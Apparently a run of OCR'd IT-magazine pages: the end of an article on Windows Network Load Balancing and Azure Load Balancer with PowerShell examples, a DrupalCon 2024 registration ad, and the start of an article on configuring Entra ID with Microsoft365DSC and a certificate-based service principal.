The Internet Group Management Protocol (IGMP) is an extension of multicast mode. It enables communication between the NLB nodes and the network switches to ensure that network traffic is only sent to the ports to which the NLB nodes are connected. This option is useful in larger environments because it reduces network traffic even further. However, in most cases, unicast is fine. If the clients experience connection problems, you can always change the settings for multicast or IGMP multicast at a later date.

Adding Nodes to a Cluster

Of course, creating the cluster is only the first step. For effective load distribution, you need to add further nodes:

```
Add-NlbClusterNode ➥
  -NewNodeName <hostname> ➥
  -NewNodeInterface <interface_name> ➥
  -InterfaceName <interface_name> ➥
  -HostName <hostname>
```

If you want to remove a node from the cluster, use the

```
Remove-NlbClusterNode ➥
  -HostName <hostname> ➥
  -InterfaceName <interface_name> ➥
  -Force
```

command.

Optimizing NLB in PowerShell

The `-Affinity` parameter controls the client-server relationship. `Single` keeps a client-server relationship, whereas `Network` means all cluster nodes can open a connection to the client, and `None` drops the relationship. Check the settings and discover the best option for your requirements. Port rules also determine which ports are open for the cluster and which traffic rules apply. You can optimize these on the basis of your specific requirements. The following command can be used to create a port rule that forwards TCP traffic on port 80 to all nodes in the cluster:

```
Add-NlbClusterPortRule -Protocol Tcp ➥
  -Mode Multiple -StartPort 80 ➥
  -EndPort 80 -Affinity None
```

Suppose an application is using UDP port 5000 and you want this traffic to be routed to a specific node; in this case, you can create a port rule like:

```
Add-NlbClusterPortRule -Protocol Udp ➥
  -Mode Single -StartPort 5000 ➥
  -EndPort 5000 -Affinity Single
```

Note that the `-Affinity` parameter is set to `Single` in this case, which means that all connections from a particular client are routed to the same server. If needed, you can use the `-LoadWeight` parameter to define the weight of each node in distributing the load-balancing setup and adapt it to your specific requirements. Assume you have three servers in the cluster and the third server is more powerful than the other two. You could allocate more traffic to it by increasing its `LoadWeight` as follows:

```
Set-NlbClusterNode ➥
  -HostName Server3 ➥
  -LoadWeight 60
```

In this example, Server3 receives 60 percent of the total network traffic, and the other two servers share the rest. The total of all weights should add up to 100. In this example, you could assign Server1 and Server2 a load weight of 20 each, to end up with a total weight value of 100.

NLB Cluster Customization with PowerShell

Besides the parameters for optimizing a cluster, you can use other settings with `Set-NlbClusterNode`. By way of an example, you can use the command

```
Set-NlbClusterNode -HostName Server1 ➥
  -Priority 1
```

if you want a primary node with the highest priority and therefore the lowest number to answer all the incoming requests by default.

To change a node's status, you can set a node to `Suspend` and temporarily exclude it from load balancing without disrupting network traffic:

```
Set-NlbClusterNode ➥
  -HostName Server1 ➥
  -NodeState Suspend
```

When you have completed your admin tasks on the server, simply set the node back to an operational state with the `-NodeState Started` argument. While suspended, the server still remains a member of the cluster, although it no longer accepts requests.

You can also set a node's mode to `Dedicated`, which means it only processes NLB traffic,

```
Set-NlbClusterNode -HostName Server1 ➥
  -OperationMode Dedicated
```

or `NonDedicated`, which means it processes both NLB traffic and the usual network traffic.

Managing the Cluster

After creating and configuring the NLB cluster, you can manage it with various PowerShell commands, retrieve data, and edit the configuration (e.g., with `Get-NlbCluster`). At the same time, various cmdlets are available to help you control the cluster directly:

- `Stop-NlbCluster` stops the cluster.
- `Start-NlbCluster` starts the cluster.
- `Remove-NlbClusterNode` removes a node from the cluster.

The command

```
Get-Command ➥
  -Module NetworkLoadBalancingClusters
```

tells PowerShell to display all the cmdlets used to manage an NLB cluster (Figure 2).

Of course, you do not necessarily have to use PowerShell; you can also manage an NLB cluster with the *Network Load Balancing Manager*. The first item when right-clicking *Network Load Balancing Clusters* is *New Cluster*. Connect the first node with *Connect* and proceed to add further nodes in the same way. After successfully connecting to the first node, the cluster is configured. Next, you specify the IP address and cluster name and define whether to use *Unicast*, *Multicast*, or *IGMP multicast* operating mode (Figure 3).

```
Administrator: Windows PowerShell

PS C:\Users\Administrator> Get-Command -Module NetworkLoadBalancingClusters

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Cmdlet          Add-NlbClusterNode                                 2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Add-NlbClusterNodeDip                              2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Add-NlbClusterPortRule                             2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Add-NlbClusterVip                                  2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Disable-NlbClusterPortRule                         2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Enable-NlbClusterPortRule                          2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Get-NlbCluster                                     2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Get-NlbClusterDriverInfo                           2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Get-NlbClusterNode                                 2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Get-NlbClusterNodeDip                              2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Get-NlbClusterNodeNetworkInterface                 2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Get-NlbClusterPortRule                             2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Get-NlbClusterVip                                  2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          New-NlbCluster                                     2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          New-NlbClusterIpv6Address                          2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Remove-NlbCluster                                  2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Remove-NlbClusterNode                              2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Remove-NlbClusterNodeDip                           2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Remove-NlbClusterPortRule                          2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Remove-NlbClusterVip                               2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Resume-NlbCluster                                  2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Resume-NlbClusterNode                              2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Set-NlbCluster                                     2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Set-NlbClusterNode                                 2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Set-NlbClusterNodeDip                              2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Set-NlbClusterPortRule                             2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Set-NlbClusterPortRuleNodeHandlingPriority         2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Set-NlbClusterPortRuleNodeWeight                   2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Set-NlbClusterVip                                  2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Start-NlbCluster                                   2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Start-NlbClusterNode                               2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Stop-NlbCluster                                    2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Stop-NlbClusterNode                                2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Suspend-NlbCluster                                 2.0.0.0    NetworkLoadBalancingClusters
Cmdlet          Suspend-NlbClusterNode                             2.0.0.0    NetworkLoadBalancingClusters
```

Figure 2: Various cmdlets are available for managing NLB clusters in PowerShell.

The next step is to define rules for client access. I already discussed the rules in the context of creating a cluster in PowerShell. Once the settings are complete, additional hosts can be added to the server by running *Add Host to Cluster*. In this way, you can add or remove nodes from the NLB cluster at any time.

DNS Round Robin vs. NLB Clusters

In parallel to an NLB cluster, DNS Round Robin can support load balancing in the network. Rather than the use of a cluster, all servers are given a shared DNS entry with the same name and their own IP addresses obtained by cycling through a list. If clients ask a DNS server for the IP address of the name, the server always responds with the next IP address on the list. However, this does not take the host utilization level into account; instead, clients gradually connect to other hosts, because the DNS servers change the host IP address whenever they respond to client queries.

As a simple example, imagine that some clients ask for the network's IP address for an entry named `Nlb.joos.int`. In response, the client receives a list of all IP addresses with the entry, but in a different order in each case, so that the clients connect to a different host each time. DNS takes care to use the same subnets for forwarding so that the client ideally communicates with a host that is located on the same subnet or a nearby subnet.

In this approach, each host still has its own Host A entry. At the same time, as with NLB, you create an additional entry for each host with the same name but with its own IP address. After completing the configuration, you will have an entry in DNS for each server with its own IP address and a parallel entry that is identical in terms of the name for all hosts but uses the host's IP address.

For a DNS server to support round robin, you need to set the *Enable round robin* option in the *Properties* | *Advanced* selection in the DNS Management tool. If you want to disable the function for certain types, you can do so in the registry by creating a `REG_SZ` value named `DoNotRound-RobinTypes` in `HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/Services/DNS/Parameters` and entering the record types that should not be used.

NLB with Azure Load Balancer

For hybrid networks on which Azure services are used in parallel,




Figure 3: NLB clusters can also be created in the GUI.

the Azure Load Balancer is an important tool that distributes the load when clients contact the cloud services. The Azure Load Balancer runs on Layer 4 and acts as an entry point for the clients of the connected applications. Implementing both internal or private load balancing and public load balancing is possible, depending on whether traffic from the Internet or internal traffic within a virtual network needs to be balanced. You will find this setup in *Azure Load Balancer* components.

Microsoft also provides the Azure Application Gateway for Layer 7, as well as regional load balancing functions. Azure Front Door offers global load balancing and the Traffic Manager can handle DNS-based load balancing. When searching for "load balancing," a selection aid appears in the Azure portal to help you configure the right load balancer to achieve local or global load balancing for the respective services (Figure 4). Classic load balancing can be set up in a wizard by first defining the billing model, the load balancing rules, then your front-end IP configurations when you set up an Azure Load Balancer (i.e., the IP addresses that clients access). You can define both public and private IP addresses for different usage scenarios.

You then define your back-end pools, which are the IP addresses of the virtual machines or other resources that process the incoming traffic, by assigning an IP address to each of your virtual machines and adding them to the back-end pool. Inbound rules determine how the load balancer distributes the traffic. Each rule defines which front-end IP address and which port the load balancer uses for incoming traffic and how this traffic is distributed to the back-end pools. When you configure the rules, you need to specify the protocol type (TCP or UDP), the front-end port, the back-end port, and the load distribution algorithm.

The outbound rules manage how Azure Load Balancer handles outbound traffic from the back-end pool. Outbound rules are of interest for standard public load balancers and define how responses to requests are routed during load balancing.

Conclusions

Network load balancing plays an important role in local environments and can be useful for cloud resources in Azure. Setting up NLB is straightforward with Windows Server; load balancing services can also be set up quickly and easily in Azure. The connected servers can then process incoming data traffic in a far more effective way and support the workloads that run on the network more reliably, more stably, and more efficiently. ■

The Author

Thomas Joos is a freelance IT consultant and has been working in IT for more than 20 years. In addition, he writes hands-on books and papers on Windows and other Microsoft topics. Online you can meet him on [http://thomasjoos.spaces.live.com].

Help me choose | Service comparison | Tutorial

	Application Gateway	Front Door	Load Balancer	Traffic Manager
	Optimize delivery from application server farms while increasing application security with web application firewall. Create	Scalable, security-enhanced delivery point for global, micro service-based web applications. Create	Balance inbound and outbound connections and requests to your applications or server endpoints. Create	Distribute traffic optimally to services across global Azure regions, while providing high availability and responsiveness. Create
Supported protocols	HTTP, HTTPS, HTTP2	HTTP, HTTPS, HTTP2	TCP, UDP	Any
Private load balancing	✓		✓	
Global load balancing		✓	✓	✓
Routing Policies	Round robin	Latency, priority, round robin, weighted round robin	Hash Based	Geographical, latency, weighted, priority, subnet, multi-value
Supported environments	Azure, non-Azure cloud, on prem	Azure, non-Azure cloud, on prem	Azure	Azure, non-Azure cloud, on prem
Connection draining	✓			
Session affinity	✓	✓	✓	
Host and path based load balancing	✓	✓		
TLS offloading	✓	✓		

Figure 4: Two load balancing variants are supported in Azure.

DrupalCon
BARCELONA2024
24-27 SEPTEMBER

Registration to DrupalCon Barcelona 2024 is now open!

Secure your spot early with our Early Bird registration and gain access to the following:

_ 3 days of conference including hundreds of sessions divided in **5 tracks** and BoFs

_ 4 inspiring Keynotes including Driesnote

_ Access to the recorded sessions 72 hours after the sessions end (upon speakers' authorisation)

_ Access to Contribution Room (Tuesday - Thursday) & Contribution Day (Friday)

_ Exhibition hall & sponsored sessions

_ Morning/ afternoon coffee breaks & lunch bags


_ Digital tote-bag

_ Access to social events (Opening Reception, Trivia Night, Wrap up Ceremony, Women in Drupal, etc.)

EARLY BIRD	REGULAR	LATE	ONSITE	STUDENT
Until 28 June	Until 19 August	Until 20 September	After 20 September	Until 20 September
775€	930€	1060€	1330€	485€

Registration Link





Configure Entra ID with PowerShell Desired State Configuration

Strictly by the Book

Configuration and security of authorization assignment and access control by Entra ID, formerly Azure Active Directory, requires careful consideration. We reveal how configuration as code works with PowerShell and Microsoft 365 DSC for tenant configuration in Entra ID. By Florian Herzog

If you follow the rules and keep the configurations of multiple tenants, testing, integration, and production in harmony or regularly have to check and document the most important security settings in the Microsoft cloud, you will certainly already have devised ways and scripts to make your work easier. One of the most interesting tools in this field, and one that is increasingly finding its way into the corporate landscape, is Microsoft 365 Desired State Configuration.

The idea behind the project is to equip the PowerShell DSC framework for the Microsoft Cloud and provide features such as documentation, change detection, change rollback, and configuration clones. Anyone already familiar with PowerShell DSC for Windows Server, for example, will quickly be able to find their way around Microsoft 365 DSC. The project includes many Microsoft 365 products. In this article, I look at examples from Entra ID.

Initial Configuration

For testing purposes and to create some initial configuration prototypes, you can install the *Microsoft365DSC* PowerShell module on a test computer or your own machine with access to a test tenant:

```
Install-Module -Name Microsoft365DSC
```

The installation usually ends after a few minutes without a word. It does not hurt to update the dependencies after installation:

```
Update-M365DSCDependencies
```

Once the setup is complete, proceed to load the module by typing

```
Import-Module Microsoft365DSC
```

If you have not yet allowed any external scripts on the system, PowerShell outputs an error message telling you first to change the execution policy with

```
Set-ExecutionPolicy
```

before starting your first experiment and inspecting the configuration of `TenantDetails`:

```
Export-M365DSCConfiguration ➥
  -Components @('AADTenantDetails') ➥
  -Path C:\temp\DSCExport\ ➥
  -ConfigurationName "TenantDetails" ➥
  -FileName TenantDetails.PS1
```

The system then prompts you for the login credentials. The command is structured such that it retrieves certain configurations – in this example, `TenantDetails`, `AADGroup`, or `AADConditionalAccessPolicy` (i.e., the configuration and content of the tenant) – and saves them locally (Figure 1). The cmdlet contacts the named tenant and stores the data in the `C:\temp\DSCExport` folder, which you can select freely. The configuration name and file name can be freely defined, as well. The settings are saved in PowerShell DSC format; unfortunately, this format is difficult to browse, especially in complex environments. A second command converts the raw data into a readable HTML report:

```
New-M365DSCReportFromConfiguration ➥
  -Type HTML ➥
  -ConfigurationPath C:\temp\DSCExport\➥
   TenantDetails.PS1 ➥
  -OutputPath C:\temp\DSCExport\➥
   TenantDetails.HTML
```

As an alternative to `-Type HTML`, you can use `-Type Excel`; the cmdlet then stores the information in as a table in Excel format with an XLSX suffix. The available components currently supported by Microsoft365DSC (M365DSC) are listed online [1]. The export website not only provides an overview of all Microsoft 365 (M365) products and details that you can manage with configuration as code, but also a generator that can export the configuration directly.

Desired State Configuration

As the name suggests, the *Microsoft365DSC* module is part of the desired state configuration framework for PowerShell. The framework has been known for years as a description language for system configurations

Photo by Tom Hermans on Unsplash




Figure 1: On request, Microsoft 365 DSC creates appropriate HTML reports from the configuration of the tenant.

embedded in PowerShell. The DSC configuration contains a desired state, which is then checked on a target system. This check then produces a result or, if necessary, a correction of the target system to bring about the desired state, which allows both existing and new systems, virtual machines (VMs), server roles, Active Directory (AD) objects, or – as in this article – set up or initial configuration of Microsoft 365 tenants.

The configuration description can be started manually, managed, and maintained nightly by script or even integrated with Azure DevOps. However, you need to get used to one point: PowerShell can only check and change the desired configuration if it has the correct authorizations on the target system. For servers in your own data center or VMs in Azure, you will typically want to use Windows AD accounts. For M365 tenants, you need to choose between manual execution with a user account or a service principal (SP). Logins of service principals can be protected either with app secrets (i.e., long, complex passwords) or by certificate login.

Creating a Service Principal

For regular operation without a user context, I recommend creating a service principal that has the rights required to collect and correct the configurations with the Microsoft Graph API. The configuration takes place in Entra ID and is divided into three parts: (1) create a key pair for the service principal, (2) create the service principal itself with its configuration, and (3) grant consent for the Graph authorizations.

The example creates a service principal with certificate login because it is the best compromise between convenience and secure login. A managed identity (MI) that then retrieves the certificate from a key vault would be even more secure; however, MIs are not yet supported with all M365 functions and M365DSC. For the cert credential, you can use your in-house public key infrastructure (PKI), which can then provide private and public keys with certificates for the service principal. For test purposes, the small PowerShell script in Listing 1, which creates a cert credential valid for six months and stores it in the certificate store and in `C:\temp`, is a workable choice. You first need to create a CER file with a public key from the PFX file with the private key, which you upload to Azure.

Working in Entra ID, create a new application in the *Applications | App registrations* section. The *+ New registration* choice means you initially only need to enter a unique name. Once the application has been created, upload the public key certificate to the *Certificates & secrets* tab. The application ID is on the *Overview* tab, which you will want to copy to the clipboard immediately. In the *API permissions* tab, configure the authorizations the service principal will use to retrieve the data (Figure 2). For an initial test with the command

```
Export-M365DSCConfiguration ➥
  -Components @('AADTenantDetails') ➥
  -ApplicationId <AppID> ➥
  -TenantId contoso.onmicrosoft.com ➥
  -Path C:\temp\DSCExport\ ➥
  -ConfigurationName "TenantDetails" ➥
  -FileName TenantDetails.PS1
```

the *Organization.Read.All* authorization for Microsoft Graph in the application context is fine.

The Correct Authorizations

Anyone who has already worked with Microsoft Graph will be familiar with the highs and lows of assigning authorizations: Even with wide-ranging administrative authorizations, you still might not be able to retrieve critical data with an arbitrary application. For example, if you use Graph Explorer [2] to try out and focus your graph queries in the browser, you can act as a global admin, but you need to allow both Graph Explorer for the tenant with consent

Listing 1: Create Cert Credential

```
$today = Get-Date
$endDate = $today.AddMonths(6)
$notAfter = $today.AddMonths(6)
$pass = "Pa$$ToProt3ctThePFX!"
$thumbprint = (New-SelfSignedCertificate -CertStoreLocation cert:\Currentuser\My -DnsName powershell.
                  contoso.com -KeyExportPolicy Exportable -Provider "MicrosoftEnhancedRSA and AES
                  Cryptographic Provider" -NotAfter $notAfter).Thumbprint
$pwd = ConvertTo-SecureString -String $pass -Force -AsPlainText
Export-PfxCertificate -cert "cert:\currentuser\my\$thumbprint" -FilePath c:\temp\SPCert.pfx -Password $pwd
```

